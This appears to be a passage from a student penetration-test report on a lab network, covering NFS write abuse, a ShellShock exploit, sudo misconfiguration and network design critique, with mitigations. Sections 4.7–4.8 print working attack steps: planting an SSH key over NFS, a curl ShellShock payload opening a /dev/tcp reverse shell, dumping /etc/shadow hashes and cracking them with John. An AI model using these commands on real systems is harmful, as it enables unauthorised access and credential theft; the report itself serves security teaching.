While read access can be a critical vulnerability, write access over NFS can be just as critical, if not worse. For example, if write access if available on the root filesystem, an attacker can add an automated task, like a reverse shell being executed after a set period has passed, using /etc/crontab. This makes it incredibly easy for an attacker to gain root access with a listener.

Another way write access can be exploited is, by adding a public SSH key into the target's root .ssh directory to enable key-based authentication so long as the sshd_config file is configured to allow it. This security issue was used to breach NFS Workstation 4, where the .ssh directory didn't exist but was created and the tester also created an authorized_keys file with the public key of NFS Workstation 2, and the matching private key to gain SSH access. This is shown in figure 4.13.



```
root@kali:~/Documents/66mount/root# mkdir .ssh
root@kali:~/Documents/66mount/root# cp ../../34mount/home/xadmin/.ssh/id_rsa.pub ./authorized_keys
root@kali:~/Documents/66mount/root# ssh -i ../../34mount/home/xadmin/.ssh/id_rsa xadmin@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Nov  3 16:24:18 2022 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ 
```

Figure 4.13 copying public key from 192.168.0.34 to 192.168.0.66 .ssh directory


The mitigations for this vulnerability, NFS access should only be granted to the users who need access to the files. NFS itself doesn't have in-built authentication so it must be configured on a network level with firewalling. Afterwards, NFS should only be giving access to the files that are meant to be shared and not the entire filesystem. Remote users should never be able to use NFS to access the private SSH keys of a host. NFS must be limited, preferably it should only be one directory that contains all the files that are required to be shared.

A viable implementation would be to use a symlink within the root directory that then points to a specific folder for sharing files within a user's home directory. The symlink folder itself would be shared over NFS which makes it significantly easier for users to share specific files without revealing information about directory pathing to the user accessing the files through that symlink.

4.8. ShellShock

The shellshock vulnerability was only found within one machine, this vulnerability essentially lets an attacker use the workstation's Bash to execute arbitrary commands which can be used to gain unauthorised access (infosecarticles, 2020). The host that was vulnerable to this was Webserver 2. A script on this webserver at cgi-bin/status was vulnerable, which allowed the tester to execute a shell on the host.

When the website hosted on Webserver was first visited through a browser, there was only a webpage displaying the system information. This is shown in figure 4.14.




CMP314

This system is running:

- **uptime**: 13:51:43 up 23:32, 0 users, load average: 0.00, 0.01, 0.05
- **kernel**: Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
- **Bash Version**: GNU bash, version 4.3.8(1)-release (x86_64-pc-linux-gnu) Copyright (C) 2013 Free Software Foundation, Inc. License GPLv3+: GNU GPL version 3 or later This is free software; you are free to change and redistribute it. There is NO WARRANTY, to the extent permitted by law.

Figure 4.14 Webpage found at 192.168.0.242


Since no pertinent information could be found on the static page, the tester chose to use the tool, Nikto to further enumerate the web application. This can be seen in figure 4.15.



```
root@kali:~# nikto -host http://192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2022-10-25 08:56:26 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
```

Figure 4.15 Nikto scan revealing vulnerability


From the Nikto scan results, a file at /cgi-bin/status was found to be vulnerable to shellshock. Now that this was revealed, we can use a Curl command that will exploit the shellshock vulnerability. This can be seen in figure 4.16.



```
root@kali:~# curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/192.168.0.200/1337 0>&1' http://192.168.0.242:80/cgi-bin/status/about.php


root@kali:~# nc -lvnp 1337
listening on [any] 1337 ...
connect to [192.168.0.200] from (UNKNOWN) [192.168.0.234] 21275
bash: cannot set terminal process group (1130): Inappropriate ioctl for device
bash: no job control in this shell
root@xadmin-virtual-machine:/var/www/cgi-bin# 
```

Figure 4.16 Running shellshock exploit and opening listener


Now that the shell had successfully been created using the Curl command, the shell needed to be stabilised to make it easier to use. This can be seen in figure 4.17 using python to help stabilise the shell.



```
root@kali:~# nc -lvnp 1337
listening on [any] 1337 ...
connect to [192.168.0.200] from (UNKNOWN) [192.168.0.234] 21275
bash: cannot set terminal process group (1130): Inappropriate ioctl for device
bash: no job control in this shell
root@xadmin-virtual-machine:/var/www/cgi-bin# python -c 'import pty;pty.spawn("/bin/bash")'
<:/var/www/cgi-bin# python -c 'import pty;pty.spawn("/bin/bash")'
root@xadmin-virtual-machine:/var/www/cgi-bin# export TERM=xterm
export TERM=xterm
root@xadmin-virtual-machine:/var/www/cgi-bin# ^Z
[1]+  Stopped                 nc -lvnp 1337
root@kali:~# stty raw -echo; fg
nc -lvnp 1337

root@xadmin-virtual-machine:/var/www/cgi-bin# 
```

Figure 4.17 Stabilising shell

After stabilising the shell, the passwords hashes of the root and xweb account were copied from the file /etc/shadow to make future access convenient. This can be seen in figure 4.18.




```
$6$0eXU40SB$6OSr83r7Wyj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHHrjoTORgWTBwwfOnSmkhaii.H/y3jyWITshGqY0
:wq
```

```
$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lfRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iHO7tCVglL7/IpBgThgmqXePPY7.
:wq
```

```
export TERM=xterm
root@xadmin-virtual-machine:/var/www/cgi-bin# ^Z
[1]+  Stopped                 nc -lvnp 1337
root@kali:~# stty raw -echo; fg
nc -lvnp 1337

root@xadmin-virtual-machine:/var/www/cgi-bin# cd ../../..
root@xadmin-virtual-machine:/# cd etc
root@xadmin-virtual-machine:/etc# cat shadow
root:$6$0eXU40SB$6OSr83r7Wyj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHHrjoTORgWTBwwfOnSmkhaii.H/y3jyWITshGqY0:17436:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:16176:0:99999:7:::
usbmux:*:16176:0:99999:7:::
dnsmasq:*:16176:0:99999:7:::
avahi-autoipd:*:16176:0:99999:7:::
kernoops:*:16176:0:99999:7:::
rtkit:*:16176:0:99999:7:::
saned:*:16176:0:99999:7:::
whoopsie:*:16176:0:99999:7:::
speech-dispatcher:!:16176:0:99999:7:::
avahi:*:16176:0:99999:7:::
lightdm:*:16176:0:99999:7:::
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lfRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iHO7tCVglL7/IpBgThgmqXePPY7.:17402:0:99999:7:::
root@xadmin-virtual-machine:/etc# 
```

Figure 4.18 Copying hashes for both passwords

Using John the ripper, the password hashes were brute forced, to reveal the login credentials of, root:apple and xweb:pears were revealed. This is shown in figure 4.19.



```
root@kali:~/Documents# vim roothash
root@kali:~/Documents# ls
34-mount  mount  roothash  xwebhash
root@kali:~/Documents# john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt ./roothash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
apple            (?)
1g 0:00:00:00 DONE (2022-10-25 09:04) 5.555g/s 4266p/s 4266c/s 4266C/s hockey..james1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Documents# 
```

```
root@kali:~# cd Documents/
root@kali:~/Documents# vim xwebhash
root@kali:~/Documents# john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt ./xwebhash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pears            (?)
1g 0:00:00:49 DONE (2022-10-25 09:05) 0.02016g/s 4336p/s 4336c/s 4336C/s pepinos..pakimo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Documents#
root@kali:~/Documents# 
```

Figure 4.19 John the ripper Cracking the passwords

The mitigation for this vulnerability is to ensure that the script is not publicly accessible. To do this, the Apache server configuration needs to be altered to disallow files from the directory where the script is to be served. If it is required locally for the functionality of the website, Apache configurations can be changed to allow access to that file via localhost.

4.9. Bad Sudo Permissions

All Workstations made it possible to gain root privilege from a non-privileged account using only the command "sudo su" which switches user to the root account. This is a critical vulnerability as it only requires the attacker to have an account and know its password to become root of the system.

Combined with weak and reused passwords on the non-privileged accounts, this vulnerability becomes significantly more severe as it was tremendously simple to gain root privileges on the different hosts.

While this vulnerability is critical, it does however have a simple mitigation that is easy to implement; By altering the sudoers file configuration to disallow sudo users from using the "sudo su" command and limiting user sudo access for programs that requires sudo privileges to be able to use it properly. This is because users will not need sudo access to all programs to be functional with the programs.

5. Network Design Critical Evaluation

5.1. Network Structure

As displayed in the diagram of the network in section 2.1, the network makes use of a linear design. Meaning that any host on the subnet of 192.168.0.192/27 will need to send packets through four routers and one firewall just to reach the subnet of 192.168.0.64/27. This is inefficient and will result in traffic congestion on the central points of the network, Router 2 and Router 3.

A viable method of solving this design issue would be to establish a connection between Router 1 and Router 3. This would result in increased efficiency in traffic routing, as any packets that are destined for Router 3 and beyond would no longer need to jump through Router 2, which would decrease the number of hops on the network by one.

One good design practice is the separate router interface for Webserver 1 because this allows for asymmetric switching. Meaning that the switch can dedicate a greater number of resources to serving all web traffic to Webserver 1, which can possibly mitigate bottlenecking to Webserver 1. This integration with the advised change would be tremendously beneficial as the router would not be managing all incoming and outgoing traffic from the 192.168.0.192/27 subnet which would allow further resources to be serving Webserver 1.

Finally, the use of a DMZ is good practice, the rules for the firewall were configured appropriately so DMZ access from the WAN interface was restricted to only the web server's IP address, and from DMZ to LAN it could only access the NFS Workstation 4 IP address, and not any of the router interfaces. Compromising Webserver 2 only allowed access to the NFS Workstation 4, which then had to be pivoted through to obtain full access to LAN. If the workstation was not vulnerable, the entirety of the LAN would be inaccessible without editing the firewall rules.

5.2. Subnetting

The subnets that are linking routers together have been set up appropriately since each subnet has a mask of 255.255.255.252, which means only two hosts are usable. This is suitable for subnets that only have two interfaces because additional devices cannot add themselves which stops potential traffic snooping, moreover, there are no unused addresses. The subnets are sections within 192.168.0.224/27 all effectively using Variable Length Subnet Masks (VLSM).

However, while the subnets in those sections are set up appropriately, the subnet between the LAN interface of the firewall and Router 4's eth0 is not set up properly. This subnet is 192.168.0.96/27, which has 30 hosts available, this is unnecessary as this subnet is for routing between two hosts. A better choice would be to use the next available section of 192.168.0.224/27, which is 192.168.0.236/30. This would keep all the routing subnets grouped under 192.168.0.224/27 and would make efficient use of the available hosts on that subnet.

Implementing this would make the subnet 192.168.0.96/27 available for use. This subnet could possibly replace one of the two subnets on the network that lie out with 192.168.0.0/24. A good example would be 13.13.13.0/24 since it currently uses only two hosts and would still give room for expansion. Another reason would be that the currently used subnet is not reserved for private network usage (Lifewire, 2022), meaning if internet access was possible, there would be an IP conflict when accessing this network. Even if 192.168.0.96/27 was not available, switching 13.13.13.0/24 to a subnet within 10.0.0.0/8 because these are addresses that are specially reserved for private IP addresses which are not internet facing.

Webserver 1's subnet of 172.16.221.0/24 does not suffer the issue of being an unreserved IP address, however, it is not efficiently making use of VLSM. Since it's a web server there only needs to be two usable host addresses, one for the router interface and one for Webserver 1. It is advised to change this to a subnet with only two usable hosts and not 254 usable hosts, to ensure full priority towards the web server.

Finally, the three subnets, 192.168.0.128/27, 192.168.0.32/27, and 192.168.0.192/27 which are adjoining to the routers have been subnetted to give some expansion room for more hosts being added. The 30 hosts available for each of these subnets could also be used with VLSM to replace 13.13.13.0/24 and 172.16.221.237/24 as these do not need 254 usable hosts and replacing them would increase subnet efficiency.

5.3. Routing

The routing for the network was configured with OSPF, which is an automatic routing process that makes use of Dijkstra's path-finding algorithm. This is an excellent choice in design since it ensures that adjustments can be made to the network design while keeping the routing as efficient as possible throughout the network.

5.4. Suggested Additions

A vital system that is absent is an Intrusion Detection System (IDS). They are beneficial for analysing traffic going through the network automatically. IDS would significantly boost the security of the network since any attacking attempts would be logged, flagged, and tracked (Barracuda, no date). This system would enable the network engineer to understand the attack and input a mitigation for the attack to stop future use of that attack type.

The DMZ within the network is set up as one of the three interfaces of the firewall, however, a security improvement that could be made is using two different firewalls which would have the DMZ in the middle of these two firewalls, thus stopping LAN access by the attacker even if they exploit the first firewall.

Every device within this network is physically connected, which is not a concern for a network of this size considering it is particularly small. Allowing users to bring their own devices using a Wireless Access Point (WAP) would be a good addition to the network.

6. Conclusions

In conclusion, the network is prone to a multitude of vulnerabilities ranging from high to critical. An attacker could breach the whole network trivially in the least amount of time possible. The mitigations for the found vulnerabilities would not take long or be complicated to implement. The vulnerabilities are not due to the current design of the network and can all be patched.

The design of the network is overall good but still with its issues, including subnetting concerns and possible development. The developments would be to change the structure of the network and include additional devices to the network for security.

The tester's recommendation would be to not connect the network to the internet until the mentioned security problems have been addressed and fixed. This network is far too vulnerable and sensitive data or information could be acquired or leaked by an attacker.

7. References

Barracuda Networks (no date) *What is an Intrusion Detection System? | Barracuda Networks*. Available at: https://www.barracuda.com/glossary/intrusion-detection-system#section_2 (Accessed: December 17, 2022).

Fisher, T. (2022) *What is a private IP address?, Lifewire*. Lifewire. Available at: https://www.lifewire.com/what-is-a-private-ip-address-2625970 (Accessed: November 20, 2022).

Introduction to the firewall rules screen¶ (no date) *Firewall - Introduction to the Firewall Rules screen | pfSense Documentation*. Available at: https://docs.netgate.com/pfsense/en/latest/firewall/rule-list-intro.html (Accessed: November 112, 2022).

Keeping devices and software up to date (no date) *NCSC*. Available at: https://www.ncsc.gov.uk/collection/device-security-guidance/managing-deployed-devices/keeping-devices-and-software-up-to-date (Accessed: December 1, 2022).


Mehndiratta, M. (2021) *Exploiting a shellshock vulnerability*, *INFOSEC ARTICLES*. INFOSEC ARTICLES. Available at: https://www.infosecarticles.com/exploiting-shellshock-vulnerability/ (Accessed: December 1, 2022).

Password policy: Updating your approach (no date) *NCSC*. Available at: https://www.ncsc.gov.uk/collection/passwords/updating-your-approach (Accessed: December 1, 2022).

Synopsys, I.http://www.synopsys.com/ (no date) *The heartbleed bug*, *Heartbleed Bug*. Available at: https://heartbleed.com/ (Accessed: December 2, 2022).


8. Appendices A

8.1. Nmap Scans




```
root@kali:~# nmap 192.168.0.192/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-19 18:03 EST
Nmap scan report for 192.168.0.193
Host is up (0.00018s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.210
Host is up (0.00027s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
MAC Address: 00:0C:29:AA:6E:93 (VMware)

Nmap scan report for 192.168.0.200
Host is up (0.0000020s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3389/tcp open  ms-wbt-server

Nmap done: 32 IP addresses (3 hosts up) scanned in 26.90 seconds
```

Figure 8.1 Nmap Scan of 192.168.0.192/27



